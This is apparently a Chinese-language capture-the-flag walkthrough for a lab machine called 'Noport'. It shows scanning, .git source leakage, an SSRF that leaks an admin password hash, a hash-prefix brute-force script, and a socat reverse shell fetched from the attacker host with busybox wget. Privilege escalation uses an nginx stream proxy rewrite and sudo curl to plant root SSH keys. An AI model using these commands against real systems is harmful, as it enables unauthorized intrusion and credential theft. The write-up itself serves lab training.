Noport

Info

OS	**Linux**
Difficulty	**Medium**


Nmap

```
[root@kali] /home/kali/noport
❯ nmap 192.168.237.160 -sV -A -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-23 04:49 EDT
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 16.85% done; ETC: 04:52 (0:02:08 remaining)
Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 32.89% done; ETC: 04:51 (0:01:32 remaining)
Stats: 0:01:29 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 77.78% done; ETC: 04:51 (0:00:25 remaining)
Nmap scan report for 192.168.237.160
Host is up (0.00026s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx
| http-git:
|   192.168.237.160:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description'
to name the...
|_    Last commit message: add some file
|_http-title: Login
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
```

> 可以看到只有 80 端口开放

Dirsearch

> 进入网页尝试弱密码失败，进行目录扫描




```
[root@kali] /home/kali/noport
> dirsearch -u 192.168.237.160 -t 50 -x 404,403
             ⏎

  _|. _ _  _  _  _ _|_    v0.4.3

 (_|||  _) (/_(_|| (_| )



Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 50
Wordlist size: 12289

Target: http://192.168.237.160/

[05:10:53] Scanning:

[05:10:54] 301 -   315B - /.git  ->  http://192.168.237.160/.git/
[05:10:54] 200 -   309B - /.git/branches/
[05:10:54] 200 -    14B - /.git/COMMIT_EDITMSG
[05:10:54] 200 -   728B - /.git/
[05:10:54] 200 -    92B - /.git/config
[05:10:54] 200 -    73B - /.git/description
[05:10:54] 200 -    23B - /.git/HEAD
[05:10:54] 200 -   999B - /.git/hooks/
[05:10:54] 200 -   441B - /.git/index
[05:10:54] 200 -   240B - /.git/info/exclude
[05:10:54] 200 -   341B - /.git/info/
[05:10:54] 200 -   371B - /.git/logs/
[05:10:54] 200 -   160B - /.git/logs/HEAD
[05:10:54] 301 -   325B - /.git/logs/refs  ->
http://192.168.237.160/.git/logs/refs/
[05:10:54] 301 -   331B - /.git/logs/refs/heads  ->
http://192.168.237.160/.git/logs/refs/heads/
[05:10:54] 200 -   160B - /.git/logs/refs/heads/master
[05:10:54] 200 -   375B - /.git/refs/
[05:10:54] 200 -   635B - /.git/objects/
[05:10:54] 200 -    41B - /.git/refs/heads/master
[05:10:54] 301 -   326B - /.git/refs/heads  ->
http://192.168.237.160/.git/refs/heads/
[05:10:54] 301 -   325B - /.git/refs/tags  ->
http://192.168.237.160/.git/refs/tags/
```

```
[05:10:55] 200 -   316B - /0
[05:10:59] 200 -   820B - /cgi-bin/printenv
[05:10:59] 200 -    1KB - /cgi-bin/test-cgi
[05:11:00] 200 -   316B -
/docpicker/internal_proxy/https/127.0.0.1:9043/ibm/console
[05:11:03] 200 -    1KB - /nginx.conf
[05:11:06] 200 -     0B - /test.php

Task Completed
```

可以看到存在`git`泄露，这里使用`git-dumper`获取源码

```
[root@kali] /home/kali/noport
❯ git-dumper http://192.168.237.160/.git/ ./dump
```

Own apache

分析一下`test.php`的源码，发现不用登陆就可以通过参数来执行`CURL`命令，并且目标`URL`是`127.0.0.1`直接拼接的

```php
<?php
//czj
if ($_SERVER['REMOTE_ADDR'] !== '127.0.0.1') {
    header('HTTP/1.1 403 Forbidden');
    echo "Access Denied";
    exit;
}

$admin_password=getenv('ADMIN_PASS');
$base_url = 'http://127.0.0.1:80';
$log_file = __DIR__ . '/log';


function write_log($message) {
    global $log_file;
    $timestamp = date('Y-m-d H:i:s');
    $log_entry = "[$timestamp] $message\n";
    file_put_contents($log_file, $log_entry, FILE_APPEND);
}

function login_and_get_cookie() {
    global $base_url, $admin_password;
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, "$base_url/login");
    curl_setopt($ch, CURLOPT_POST, true);
    curl_setopt($ch, CURLOPT_POSTFIELDS, http_build_query([
        'username' => 'admin',
        'password' => $admin_password
    ]));
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_HEADER, true);
    curl_setopt($ch, CURLOPT_COOKIEJAR, '');
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, false);

    $headers = [
        'User-Agent: Bot',
```

```
        'Accept: application/json',
        'Content-Type: application/x-www-form-urlencoded'
    ];
    curl_setopt($ch, CURLOPT_HTTPHEADER, $headers);

    $response = curl_exec($ch);
    if (curl_errno($ch)) {
        write_log("cURL login error: " . curl_error($ch));
        curl_close($ch);
        return null;
    }

    $header_size = curl_getinfo($ch, CURLINFO_HEADER_SIZE);
    $header = substr($response, 0, $header_size);
    curl_close($ch);

    preg_match('/PHPSESSID=([^;]+)/', $header, $matches);
    return $matches[1] ?? null;
}

function bot_runner($uri) {
    global $base_url;
    $cookie = login_and_get_cookie();

    if (!$cookie) {
        write_log("Failed to get admin cookie");
        return;
    }

    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, "$base_url/$uri");
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_COOKIE, "PHPSESSID=$cookie");
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
    curl_setopt($ch, CURLOPT_COOKIEFILE, '');

    $response = curl_exec($ch);
    if (curl_errno($ch)) {
        write_log("cURL visit error: " . curl_error($ch));
    } else {
        write_log("Bot visited $uri, response: " . substr($response, 0, 100));
    }
    curl_close($ch);
    sleep(1);
}

if (isset($_GET['uri'])) {
    $uri = $_GET['uri'];
    write_log("Bot triggered for URI: $uri");
    bot_runner($uri);
    echo "Bot executed";
}
```

再注意到 `index.php` 里的这一段，如果路径中匹配到了 `profile` 开头的，那么就会返回数据库数据

```
if (!empty($path)) {
    $username = verify_user();
    $db = get_db_connection();
    if (preg_match('/^profile/', $path)) {
```

```
        $stmt = $db->prepare('SELECT id, username, email, password, api_key,
created_at FROM users WHERE username = :username');
        $stmt->bindValue(':username', $username, SQLITE3_TEXT);
        $result = $stmt->execute();
        $user = $result->fetchArray(SQLITE3_ASSOC);

        if ($user) {
            header('Content-Type: application/json');
                header_remove("Cache-Control");
                header_remove("Pragma");
                header_remove("Expires");
            echo json_encode([
                "id" => $user['id'],
                "username" => $user['username'],
                "email" => $user['email'],
                "password" => $user['password'],
                "api_key" => $user['api_key'],
                "created_at" => $user['created_at']
            ]);
        } else {
            header('HTTP/1.1 404 Not Found');
                header_remove("Cache-Control");
                header_remove("Pragma");
                header_remove("Expires");
            echo json_encode(["error" => "User not found"]);
        }
    } else {
        $file_path = '/var/www/html/' . $path;
        if (file_exists($file_path)) {
            readfile($file_path);
        } else {
                header('HTTP/1.1 404 Not Found');
                header_remove("Cache-Control");
                header_remove("Pragma");
                header_remove("Expires");
            echo json_encode(["error" => "No match"]);
        }
    }
    $db->close();
    exit;
}
```

因此可以尝试构造如下请求

```
http://192.168.237.160/test.php?uri=profile
```

然后访问`http://192.168.237.160/log`

```
[2025-04-23 17:11:24] Bot visited profile, response:
{"id":1,"username":"admin","email":"admin@example.com","password":"6f06ee724b86
fca512018ad692a62aedc
```

在`index.php`的这个部分指出了密码的加密方式是`SHA256`👇

```
if ($_SERVER['REQUEST_METHOD'] === 'POST' && $path === 'login') {
    $username = $_POST['username'] ?? '';
```

```
    $password = hash('sha256', $_POST['password']) ?? '';

    $db = get_db_connection();
    $stmt = $db->prepare('SELECT * FROM users WHERE username = :username AND
password = :password');
    $stmt->bindValue(':username', $username, SQLITE3_TEXT);
    $stmt->bindValue(':password', $password, SQLITE3_TEXT);
    $result = $stmt->execute();
    $user = $result->fetchArray(SQLITE3_ASSOC);

    if ($user) {
            $_SESSION['username'] = $user['username'];
            echo json_encode(["message" => "Logged in successfully"]);
            header('Location: sh3ll.php');
    } else {
        header('HTTP/1.1 401 Unauthorized');
        echo json_encode(["error" => "Invalid credentials"]);
    }
    $db->close();
    exit;
}
```

由于/log里面的密码哈希不是完整的，只是前面的一部分，因此可以写一个脚本来爆破


```
import hashlib

target_prefix = "6f06ee724b86fca512018ad692a62aedc"

with open("/usr/share/wordlists/rockyou.txt", "rb") as f:
    for line in f:
        password = line.strip()
        hash_hex = hashlib.sha256(password).hexdigest()
        if hash_hex.startswith(target_prefix):
            print(f"[+] Found: {password.decode()} -> {hash_hex}")
            break
```

得到密码

```
[root@kali] /home/kali/noport
❯ python poc.py
[+] Found: shredder1 ->
6f06ee724b86fca512018ad692a62aedc6c49c58af0b272eeb859d525a9d406c
```



apache
uid=101(apache) gid=102(apache) groups=82(www-data),102(apache),102(apache)

执行命令

命令：

执行

Own akaRed (非预期)

> 查看到有一个密码留言，存在密码复用的问题

```
cat /var/www/pass
To prevent myself fron forgetting my password,i set my password to be the same
as the website password so that i wont forget it!
```

> 查看内部端口开放情况，存在22端口，不过当前的webshell无法直接交互输入密码，需要提升tty

```
netstat -uln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN

tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN

tcp        0      0 127.0.0.1:22            0.0.0.0:*               LISTEN
```

> 我这里使用的是socat来进行提升

```
[root@kali] /home/kali/Desktop
❯ ./socat file:`tty`,raw,echo=0 tcp-listen:8888

#noport
busybox wget 192.168.237.157/socat
chmod +x socat
./socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:192.168.237.157:8888
```

```
[root@kali] /home/kali/Desktop
❯ ./socat file:`tty`,raw,echo=0 tcp-listen:8888
bash: /root/.bash_profile: Permission denied
noport:/tmp$ ssh akaRed@127.0.0.1
Could not create directory '/var/www/.ssh'.
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:66Wi/BsnYTXMZk8Pqh7zv03E330mhNj8W21ltvR/uqs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
akaRed@127.0.0.1's password:
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

noport:~$ whoami
akaRed
noport:~$
```

Own akaRed (预期)

> 注意到`nginx.conf`是可以写入的，并且`apache`用户有重启的权限

```
noport:/etc/nginx$ ls -al
total 44
drwxr-xr-x    4 root     root          4096 Apr 20 18:27 .
drwxr-xr-x   31 root     root          4096 Apr 23 17:42 ..
drwxr-xr-x    2 root     root          4096 Apr 20 18:27 conf.d
-rw-r--r--    1 root     root          1077 Jun 14  2021 fastcgi.conf
-rw-r--r--    1 root     root          1007 Jun 14  2021 fastcgi_params
-rw-r--r--    1 root     root          5231 Jun 14  2021 mime.types
drwxr-xr-x    2 root     root          4096 Apr 20 18:26 modules
-rwxrwxrwx    1 root     root           545 Apr 23 17:42 nginx.conf
-rw-r--r--    1 root     root           636 Jun 14  2021 scgi_params
-rw-r--r--    1 root     root           664 Jun 14  2021 uwsgi_params
```

> 因此可以将`0.0.0.0:80`端口转向`127.0.0.1:22`，下面是`nginx.conf`的配置👇

```
user nginx;
worker_processes auto;
pcre_jit on;
error_log /var/log/nginx/error.log warn;
include /etc/nginx/modules/*.conf;  # 已自动加载 stream 模块

events {
    worker_connections 1024;
}

# 完全删除或注释掉 http 块（不再需要 HTTP 服务）
# http { ... }

# 新增 TCP 代理配置
stream {
    server {
        listen 80;              # 监听 80 端口（TCP 模式）
        proxy_pass 127.0.0.1:22; # 转发到本机 SSH
        proxy_buffer_size 16k;   # 优化缓冲区
        proxy_connect_timeout 30s;
    }
}
```

> 重启之后就可以正常`ssh`登录

```
[root@kali] /home/kali/Desktop
❯ ssh akaRed@192.168.237.160 -p 80
akaRed@192.168.237.160's password:
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

noport:~$ whoami
akaRed
noport:~$ id
uid=1000(akaRed) gid=1000(akaRed) groups=1000(akaRed)
noport:~$
```

Root

> 查看到可以使用 curl 命令

```
noport:~$ sudo -l
User akaRed may run the following commands on noport:
    (root) NOPASSWD: /usr/bin/curl
    (root) NOPASSWD: /sbin/reboot
```

> 因此可以直接写入 ssh 密钥

```
noport:~$ sudo -u root /usr/bin/curl http://192.168.237.157/authorized_keys -o
/
root/.ssh/authorized_keys

noport:~$ sudo -u root /usr/bin/curl http://192.168.237.157/id_rsa -o
/tmp/id_rsa

noport:~$ ssh -i /tmp/id_rsa root@127.0.0.1
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

noport:~# id
uid=0(root) gid=0(root)
groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(flop
py),20(dialout),26(tape),27(video)
```